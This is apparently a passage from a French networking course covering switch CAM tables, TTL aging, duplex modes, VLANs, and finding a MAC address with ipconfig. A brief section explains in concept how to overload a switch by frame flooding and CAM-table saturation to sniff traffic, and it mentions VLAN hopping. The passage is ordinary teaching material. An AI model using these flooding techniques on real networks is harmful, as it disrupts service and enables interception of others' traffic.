Un switch relié à plusieurs ordinateurs

La table CAM de notre switch sera la suivante :

Port	@MAC
1	@MAC 23
2	@MAC 24
3	@MAC 25

Quand la machine 23 voudra envoyer une trame à la machine 25, le switch lira l'adresse destination et saura alors vers quel port renvoyer la trame :

Adresse MAC 25	Adresse MAC 23 (source)	Protocole de couche 3	Données à envoyer	CRC
----------------	-------------------------	-----------------------	-------------------	-----

Trame envoyée de 23 à 25

Port	@MAC
1	@MAC 23
2	@MAC 24
3	@MAC 25

Le switch va donc envoyer la trame sur le port 3, et elle arrivera bien à la machine 25 qui est branchée sur ce port, et à elle seule !



Le switch aiguille donc les trames **grâce à l'adresse MAC de destination** située dans l'en-tête et à sa table CAM qui lui dit sur quel port renvoyer cette trame.


Donc un switch sait aiguiller une trame vers la bonne machine.

Comment cette table CAM est-elle fabriquée ? Si l'on branche une nouvelle machine, comment le switch fait-il pour la reconnaître ?

## Mettre à jour la table CAM

La table CAM du switch va être fabriquée de façon **dynamique**. Cela veut dire que le switch va apprendre, au fur et à mesure qu'il voit passer des trames, quelle machine est branchée à quel port.

Prenons l'exemple précédent. Imaginons que la table CAM du switch est vide et que l'on vient de brancher les machines (figure suivante).



Un switch relié à plusieurs ordinateurs

Port	@MAC
------	------

Table CAM vide

Imaginons maintenant que la machine 23 envoie une trame à la machine 25.

Adresse MAC 25 (destination)	Adresse MAC 23 (source)	Protocole de couche 3	Données à envoyer	CRC
---------------------------------	----------------------------	--------------------------	----------------------	-----

Trame envoyée de 23 à 25

- La trame arrive au switch.
- Il lit l'adresse MAC source et voit l'adresse MAC de la machine 23.
- Vu que la trame vient du port 1, il met en relation le port 1 et l'adresse MAC de la machine 23 dans sa table CAM.
- Il met à jour sa table CAM.

Port	@MAC
1	@MAC 23

Table CAM mise à jour

En revanche, l'adresse MAC de destination n'est pas présente dans sa table CAM. Le switch ne sait donc pas où envoyer la trame. Pour s'assurer que la machine destination reçoive bien la trame, il lui suffit de l'envoyer **à tout le monde**, donc de renvoyer la trame sur tous ses ports actifs !



Attention, **ceci n'est pas un broadcast**, car l'adresse de destination dans la trame est l'adresse MAC de la machine 25. La trame est envoyée à tout le monde, mais pas en broadcast.

La machine 25 va donc recevoir la trame et va pouvoir répondre à la machine 23. Elle va ainsi envoyer une trame à la machine 23.

Adresse MAC 23 (destination)	Adresse MAC 25 (source)	Protocole de couche 3	Données à envoyer	CRC
---------------------------------	----------------------------	--------------------------	----------------------	-----

Trame de réponse envoyée de 25 à 23

- La trame arrive au switch.
- Il lit l'adresse MAC source et voit l'adresse MAC de la machine 25.
- Vu que la trame vient du port 3, il met en relation le port 3 et l'adresse MAC de la machine 25 dans sa table CAM.
- Il met à jour sa table CAM.

Port	@MAC
1	@MAC 23
3	@MAC 25

Table CAM mise à jour

Et ainsi de suite à chaque fois qu'il voit passer une trame.

- Le switch met à jour sa table CAM quand il voit passer une trame.
- Puis il envoie une trame à tout le monde s'il n'a pas l'adresse MAC de destination dans sa table CAM.

On peut maintenant se poser la question de la taille de la table CAM : va-t-elle grandir indéfiniment, étant donné qu'on y ajoute en permanence des informations ?

## Le TTL de la table CAM

En réseau, nous allons très, très souvent parler de TTL.



Le TTL veut dire *Time to live* en anglais, soit « durée de vie ». Il représente donc une durée.

Le principe est de considérer qu'une donnée est valable pendant un certain temps, mais qu'au-delà, elle ne l'est plus.

C'est un peu l'équivalent des dates de péremption sur les yaourts : le yaourt peut être mangé tant que la date n'est pas dépassée.

Pour une information dans la table CAM, c'est pareil. On va considérer que cette information est valable un certain temps, mais une fois ce temps dépassé, on enlèvera l'information de la table CAM. Ainsi, la table CAM sera mise à jour régulièrement et les données les plus anciennes seront effacées.

Prenons la table CAM précédente :

Port	@MAC
1	@MAC 23
3	@MAC 25

Table CAM

Nous allons y ajouter une colonne pour le TTL :

Port	@MAC	TTL
1	@MAC 23	90s
3	@MAC 25	120s

Table CAM avec le TTL

Nous voyons que le switch a deux informations et que la seconde est plus récente, car son TTL est élevé.

Dans 91 s, si la machine 23 n'a pas parlé (ni la machine 25), la table CAM deviendra :

Port	@MAC	TTL
3	@MAC 25	29s

Table CAM avec le TTL mis à jour

Maintenant, si la machine 25 envoie une trame, le TTL va être remis à jour, car le switch sait que l'information « la machine 25 est branchée sur le port 3 » est une information récente :

Port	@MAC	TTL
3	@MAC 25	120s

Table CAM avec le TTL mis à jour

Ainsi, la table CAM du switch se remplira ou se mettra à jour **après chaque réception d'une trame**, et elle se videra quand elle n'aura pas reçu de trame depuis longtemps.

## Questions complémentaires



Le switch peut-il découvrir les adresses MAC des machines sur le réseau ?

Normalement non, ce n'est pas son rôle. Le switch est un élément passif. D'ailleurs, une machine qui est branchée sur un switch envoie la plupart du temps une trame au réseau quand elle voit que sa carte réseau est branchée, donc le switch la verra et mettra à jour sa table CAM.



Le switch a-t-il une adresse MAC ?


Là encore la réponse est non. Personne n'a besoin de parler avec le switch, donc il ne nécessite pas d'adresse MAC.

Cependant, certains switchs sont dits « administrables », ce qui veut dire que l'on peut s'y connecter pour les configurer. Et dans ce cas, ils ont une adresse MAC pour être identifiés sur le réseau.

## Exemple réel de table CAM

La figure suivante montre la table CAM du switch du réseau de mes élèves... C'est beau, hein ?

On peut remarquer une chose amusante : il y a au moins 6 machines branchées sur le port 19 de mon switch !



FSM726 Managed Switch  
Status > MAC Address Table

Port	VLAN	MAC Address	Port	VLAN	MAC Address
11	1	00:08:02:3f:ee:bb			
15	1	00:19:5b:84:d6:9f			
19	1	00:08:02:4f:09:2f			
19	1	00:18:6e:9f:6e:40			
19	1	00:18:f3:0a:38:dc			
19	1	00:1e:64:2b:46:e0			
19	1	00:21:6a:c1:d6:96			
19	1	00:26:bb:16:21:84			
24	1	00:00:24:c6:2b:d1			
25	1	00:16:01:af:51:ce			
25	1	00:21:6a:66:69:68			
25	1	2c:a8:35:b2:fb:3a			

<ESC> Back <Tab> Move the Cursor <Ctrl-L> Refresh <Ctrl-W> Save

Un exemple réel de table CAM



Est-ce possible ou est-ce une erreur ?

Oui, c'est possible ! Je ne peux pas brancher plusieurs machines sur un même port, mais je peux brancher un switch sur le port de mon switch. Et donc toutes les adresses MAC des machines connectées à ce switch seront susceptibles d'apparaître sur le port du premier switch.

On se doute donc qu'ici il y a un switch branché sur le port 19 du switch que nous observons.

### Trucs et astuces (de vilains...)

Maintenant que vous connaissez le fonctionnement d'un switch, comment procéder selon vous pour le perturber ? Il y a plusieurs façons de procéder.

#### **Méthode 1 : saturation par envoi massif intelligent**

Que se passe-t-il si l'on envoie de très nombreuses trames vers des adresses MAC inexistantes ?

Comme le switch ne sait pas vers quel port les envoyer, il va les envoyer vers tous les ports actifs... et par conséquent, il va vite saturer !

#### **Méthode 2 : saturation de la table CAM**

Que se passe-t-il si l'on envoie de très nombreuses trames en utilisant à chaque fois une adresse MAC de source différente ?

La table CAM du switch va se remplir progressivement. Plus elle sera remplie, plus sa lecture par le switch sera longue, et plus cela induira des temps de latence importants... jusqu'à provoquer l'écroulement du switch. Quand il sera saturé et n'aura plus le temps de lire sa table CAM, il enverra directement les trames sur tous les ports. Ceci permettrait à un pirate de voir tout le trafic du switch...

Cependant, nous verrons par la suite qu'il existe des méthodes bien plus puissantes pour voir le trafic circulant sur un switch.

Nous savons donc **à quoi sert un switch et comment il fonctionne**. Nous allons maintenant étudier les conséquences de l'arrivée du switch sur le réseau.

## La révolution du commutateur

A priori, on peut se dire que par rapport à un hub, un commutateur permet d'isoler les conversations. Ceci dit, les conséquences de l'isolation des communications sont énormes !




## La commutation m'a tuer

C'est la phrase qu'aurait pu dire le CSMA/CD. Comme nous l'avons vu au chapitre précédent, le CSMA/CD permet de s'affranchir des problèmes de collisions sur un réseau en bus.



Y a-t-il toujours des collisions sur un switch ?

Regardons les cas possibles de plus près.




Les machines 23 et 25 communiquent en même temps ?

Imaginons que les machines 23 et 25 communiquent en même temps : y a-t-il collision ? Comme les messages vont être envoyés en même temps, on peut penser qu'ils vont se superposer. Mais ce serait oublier la structure des câbles à paires torsadées !

En paire torsadée, nous **utilisons des fils différents pour la transmission et la réception**, donc les messages vont se croiser, mais sur des fils différents !

La figure suivante montre un schéma plus réaliste d'un switch.



Un schéma plus réaliste d'un switch

On voit bien ici les paires de réception et de transmission différentes. Il n'y a donc **pas de collision** dans ce cas.

Observons un autre cas : imaginons avec le schéma précédent que les machines 23 et 25 parlent en même temps à la machine 24.

Dans ce cas, les deux messages vont arriver en même temps sur la paire de réception de la machine 24, et là, il y aura collision... ou pas.

Ce cas a été prévu et les switchs ont donc été pensés en conséquence.

En fait, **le switch possède une mémoire** dans laquelle il peut stocker une ou plusieurs trames quand il les reçoit. Il ne renvoie cette trame que si la paire de transmission de la machine à qui elle est destinée est libre. Ainsi, quand il a deux trames à envoyer sur la même paire de réception, il envoie la première, puis la seconde. Il n'y a alors pas de collision.



Mais alors, il n'y a pas de collisions sur un switch ?

Non, ou alors, c'est qu'on l'a configuré pour qu'il y en ait (nous le verrons par la suite).



Donc s'il n'y a plus de collisions, ce n'est plus la peine de faire du CSMA/CD ?

Non plus ! Terminé le CSMA/CD ! Avant, les machines devaient écouter avant d'envoyer une trame pour vérifier que le réseau était libre, c'était le CSMA/CD. Maintenant, dès qu'une machine veut envoyer une trame, elle l'envoie, sans se soucier de savoir si quelqu'un d'autre est en train de parler, car elle est sûre et certaine que cela ne provoquera pas de collision !

Le fait d'abandonner le CSMA/CD porte un nom. On dit que la carte réseau fonctionne en **full duplex**.

À l'inverse, quand on fait du CSMA/CD sur un hub ou un câble coaxial, la carte réseau fonctionne en **half duplex**.

Le switch a donc révolutionné les réseaux, notamment en amenant le full duplex. Mais attention, nous allons voir comment le full duplex peut être aussi destructeur que performant.

### ***Le full duplex m'a tuer***

Le full duplex, c'est super ! Encore faut-il qu'il soit utilisé à bon escient, et ce n'est pas toujours le cas. Il peut parfois faire des ravages...

Imaginez qu'on branche 10 machines sur un hub. Nous sommes donc sur une topologie en bus, ce qui implique que les machines doivent être en half duplex et faire du CSMA/CD.



Que se passe-t-il si la carte réseau de l'une des machines est configurée en full duplex ?

Cela sera très, très gênant. En effet, les neuf autres machines attendent que le hub soit libre avant de pouvoir parler, et si jamais quelqu'un parle en même temps qu'elles, elles considèrent qu'il y a une collision.

Alors que notre machine en full duplex ne se soucie de rien, parle quand elle veut, ne détecte aucune des collisions qui se produisent.

Pire encore, si cette machine est en train de télécharger un fichier volumineux, elle parle en permanence et empêche toutes les autres de parler. Le réseau est alors inutilisable pour les neuf autres machines !



Nous voyons donc que toute machine connectée à un hub doit automatiquement avoir sa carte réseau configurée en half duplex.

Ah bon ? Pourtant je ne configure jamais ma carte réseau ? Dans ce cas, on peut dire que vous avez de la chance ! Ou plutôt nous avons la chance que les cartes réseau **soient intelligentes et capables de déterminer seules le duplex à utiliser**. Ainsi, quand une carte réseau est branchée, elle est capable de déterminer si elle doit fonctionner en full duplex ou en half duplex. Branchée à un hub, elle se mettra en half duplex ; branchée à un switch, elle se mettra en full duplex.



Si je branche un hub à un switch ?

C'est une très bonne question !

Le hub ne peut pas être configuré, **il fait du half duplex**, un point c'est tout. Il ne pourra jamais faire autre chose, car il fonctionne comme une topologie en bus qui nécessite le CSMA/CD. Le switch va donc **devoir s'adapter**.

Mais pas tout le switch, seulement le port sur lequel est branché le hub. Ce port du switch fonctionnera en half duplex, et tous les autres ports en full duplex. Normalement, le switch le détectera automatiquement, mais il est aussi possible de le modifier soi-même sur les switchs administrables.

20	Not Defined	▼	✓	Blk	Auto	Auto	Normal	N/A
21	Not Defined	▲	✓	Fwd	Auto 100	Auto FC	Normal	N/A
22	Not Defined	▼	✓	Blk	Auto	Auto	Normal	N/A
23	Not Defined	▲	✓	Fwd	Auto 100	Auto FC	Normal	N/A
24	Not Defined	▲	✓	Fwd	Auto 100	Auto FC	Normal	N/A
25GbE	Not Defined	▲	✓	Fwd	Auto 100	Auto FC	Normal	N/A
26GbE	Not Defined	▼	✓	Blk	Auto	Auto	Normal	N/A

Interface d'administration d'un switch

Nous voyons ici que le port 21 du switch fonctionne en 100 Mbps et le FC indique le full duplex.



Et si jamais je branche une machine en half duplex sur un switch ?

Il peut arriver que la négociation de duplex ne fonctionne pas et qu'une machine soit en half duplex sur le port d'un switch en full duplex.

Dans ce cas, cette machine se verra grandement pénalisée car à chaque fois que quelqu'un lui parlera, elle ne pourra pas parler en même temps.

Ceci ne serait pas grave si l'on n'avait pas de broadcasts. Mais malheureusement, elle devra se taire **à chaque broadcast** et abandonner son envoi en cours. Cela se traduit par de grandes latences réseau.

Heureusement, cette machine sera la seule touchée et le reste du réseau fonctionnera parfaitement !

En revanche, pour l'utilisateur en question, c'est la croix et la bannière. :(

Il faut donc en conclure que **dans l'énorme majorité des cas**, vous n'aurez jamais à vous soucier du duplex.

Cependant, il est bon de connaître ce fonctionnement, car si jamais vous êtes confronté à un problème de ce genre et que vous ne le connaissez pas... bonne chance !

Faisons un petit point sur tout ce que nous avons vu sur le commutateur.

### *Un gain gigantesque*

Oui, on peut dire que la commutation a apporté un gain gigantesque aux réseaux.

- Les conversations sont isolées, ce qui est un **gain indéniable en matière sécurité**.
- On peut recevoir des données en même temps que l'on en envoie, ce qui **double théoriquement le débit**.
- Chaque machine peut parler quand elle le souhaite et n'a pas à attendre que le réseau soit libre, **on gagne encore en débit**.

Merci le commutateur !

Maintenant que nous avons vu tous les bienfaits que le switch a apportés, nous allons aborder une de ses fonctionnalités avancées qui a permis d'améliorer encore davantage les réseaux : les VLAN !

## **Pour aller plus loin, les VLAN**

Au-delà de la commutation (le fait d'aiguiller une trame vers un port), les switches ont acquis de nouvelles capacités au cours du temps pour améliorer le fonctionnement des réseaux. Une de ces fonctionnalités est très répandue et intéressante : les VLAN.

## Qu'est-ce qu'un VLAN ?

Un VLAN est un LAN virtuel (ou *virtual LAN* en anglais).

Sachant qu'un LAN est un réseau local (ou *Local Area Network* en anglais) un VLAN est donc un **réseau local virtuel**.


Ça ne nous aide malheureusement pas beaucoup à mieux comprendre de quoi il s'agit... mais la réalité est beaucoup plus simple.



Un VLAN est la capacité de séparer des ports d'un switch dans des réseaux différents.

Cela revient à séparer certains ports d'un switch. Ils ne pourront donc plus communiquer ensemble.

La figure suivante montre un exemple illustré.




Switch de 10 ports sur lequel sont branchées six machines

Nous souhaitons que ces groupes de machines ne puissent pas parler entre eux. Les trois premières machines parlent ensemble, les trois autres aussi, mais pas d'un groupe à l'autre. Les VLAN peuvent nous aider à faire cela !

L'idée du VLAN est de **couper notre switch en plusieurs morceaux**, comme si l'on avait plusieurs switches.


Dans notre cas, nous allons créer deux VLAN : un pour les trois machines de gauche, et un autre pour les trois machines de droite.

Ainsi, nous aurons fait en sorte qu'elles ne puissent plus parler entre elles d'un groupe à l'autre.



Un switch pour deux VLAN

Nous voyons ici en vert et en rouge les deux VLAN. Les machines connectées aux ports appartenant au VLAN vert ne peuvent communiquer qu'avec le VLAN vert. Il en va de même pour les machines connectées aux ports appartenant au VLAN rouge. En revanche, il est impossible pour une machine connectée au VLAN vert de communiquer avec une machine connectée au VLAN rouge. C'est comme si l'on avait séparé le switch en deux petits switches, chacun ayant sa propre table CAM.



Un switch séparé en deux petits switches

## Quel est l'intérêt des VLAN ?

Dans l'exemple précédent, l'intérêt des VLAN n'est pas flagrant. Mais imaginons que nous ayons à gérer une école, avec une administration, 100 enseignants et 1 000 élèves. Nous aurons alors plusieurs switches répartis dans l'école, des gros switches de 256 ports ! (souvent appelés des châssis.)

Il est intéressant de pouvoir segmenter ces switches pour séparer les trois populations : les élèves ne doivent pas avoir accès au réseau administratif ou à celui des enseignants, et les enseignants ne doivent pas avoir accès au réseau administratif. Plutôt que d'installer 25 petits switches de 48 ports, on utilisera 5 gros switches de 256 ports.

En plus de la sécurité offerte par la séparation des réseaux, nous y gagnerons en facilité de configuration. Ainsi, si je veux qu'un port passe d'un VLAN à un autre, il me suffit de le configurer sur le switch.

Je peux faire tout cela sans bouger de mon bureau d'administrateur réseau à travers une interface web d'administration du switch.

Port	PVID	Port	PVID	Port	PVID	Port	PVID
1	1	2	1	3	1	4	1
5	2	6	2	7	2	8	1
9	1	10	1	11	1	12	1
13	4	14	4	15	1	16	4
17	1	18	1	19	1	20	1
21	1	22	1	23	1	24	1
25GT	3	26GT	3				

Interface d'administration du switch

On voit ici que chaque port peut être positionné dans un VLAN donné.

Ici, le port 1 est dans le VLAN 1 alors que le port 5 est dans le VLAN 2. Les machines connectées sur ces ports ne pourront pas communiquer ensemble.



Un VLAN permet donc d'isoler certains ports d'un switch par rapport aux autres, comme si l'on coupait le switch en deux.



Est-ce vraiment impossible de passer d'un VLAN à un autre ?

Non, ce n'est pas impossible, mais presque. D'ailleurs, rien n'est impossible en réseau, c'est simplement que personne ne l'a encore fait ! ;)

Dans le cas des VLAN, cela a déjà été fait. Cela s'appelle du *VLAN hopping* ([http://en.wikipedia.org/wiki/VLAN\\_hopping](http://en.wikipedia.org/wiki/VLAN_hopping)).

Malheureusement pour nous, les failles de conception qui le permettaient ont été corrigées et le VLAN hopping n'est plus d'actualité (jusqu'à ce que quelqu'un trouve une nouvelle faille...).

## Ce qu'il faut retenir

- Vous savez maintenant connecter des machines ensemble.
- Vous savez aussi créer un réseau local.
- Vous pouvez faire communiquer des machines ensemble sur un réseau local.
- Vous comprenez comment les machines communiquent et comment sont aiguillées les informations sur le réseau.

Il est maintenant temps de mettre en pratique tout ce que nous avons appris.





# 6

## En pratique

Dans ce chapitre, nous allons essayer de mettre en pratique ce que vous avez appris à travers plusieurs exercices et TP.

L'objectif est de comprendre comment les concepts réseau sont réellement mis en œuvre. Cela vous permettra de bien retenir les informations apprises, **alors ne négligez pas cette partie pratique !**

### La couche 2 sur ma machine

Nous allons rapidement voir où les informations que nous avons détaillées se situent sur notre machine. Pour suivre cette partie, vous devrez avoir un minimum de connaissances pour savoir où trouver les informations sous Windows, ainsi que quelques notions de Bash sous Linux. Si ces notions vous sont inconnues, faites de votre mieux, mais ce ne sera pas facile...


#### Sous Windows

Je ne suis pas tout à fait au goût du jour, et pour des raisons de performances, j'ai choisi de faire ma présentation sous Windows XP SP2. Cependant, quel que soit le système Windows utilisé, le principe reste le même : accéder aux informations de la carte réseau.

Sous Windows, la plupart du temps nous avons le choix entre deux méthodes pour récupérer des informations : soit par l'interface graphique, soit en ligne de commande. Sachant que parfois, seule l'une de ces deux méthodes permet de faire ce que nous souhaitons.

## En ligne de commande


1. Ouvrez une invite de commande en cliquant sur **Démarrer>Exécuter**, puis tapez cmd et enfin Ok.
2. Une fenêtre noire s'affiche alors (figure suivante).



Invite de commande

La commande de base pour obtenir des informations sur votre carte réseau est ipconfig.

Toutefois, pour afficher les informations que nous souhaitons, il va falloir ajouter l'option /all à la commande ipconfig.



Commande ipconfig /all

Nous voyons encore beaucoup d'informations, mais celle qui nous intéresse est l'adresse de notre carte réseau, l'adresse MAC.

Elle se trouve sous le nom d'adresse physique et nous voyons que sa valeur est ici **00-0C-29-E6-4B-D2**.

Super, nous avons trouvé notre adresse MAC !

Beaucoup d'autres informations ont également été obtenues, mais celles-ci ne nous intéressent pas pour l'instant.


Passons à la partie graphique dans laquelle nous allons voir plus d'éléments.

### À l'aide de l'interface graphique

L'interface graphique va nous permettre aussi d'accéder aux informations de notre carte réseau.

Il y a différents moyens d'arriver aux informations réseau. Nous allons passer par le *Panneau de configuration*.


1. Cliquez sur *Connexions réseau*.
2. Effectuez un clic droit sur *Connexion au réseau local* et choisissez *Propriétés*.



Propriétés de connexion au réseau local

3. Pour accéder aux informations de la carte réseau, cliquez sur **Configurer**, puis sur l'onglet **Avancé**.

Et comme vous pouvez le constater sur la figure suivante, toutes les informations relatives à la carte réseau sont là !

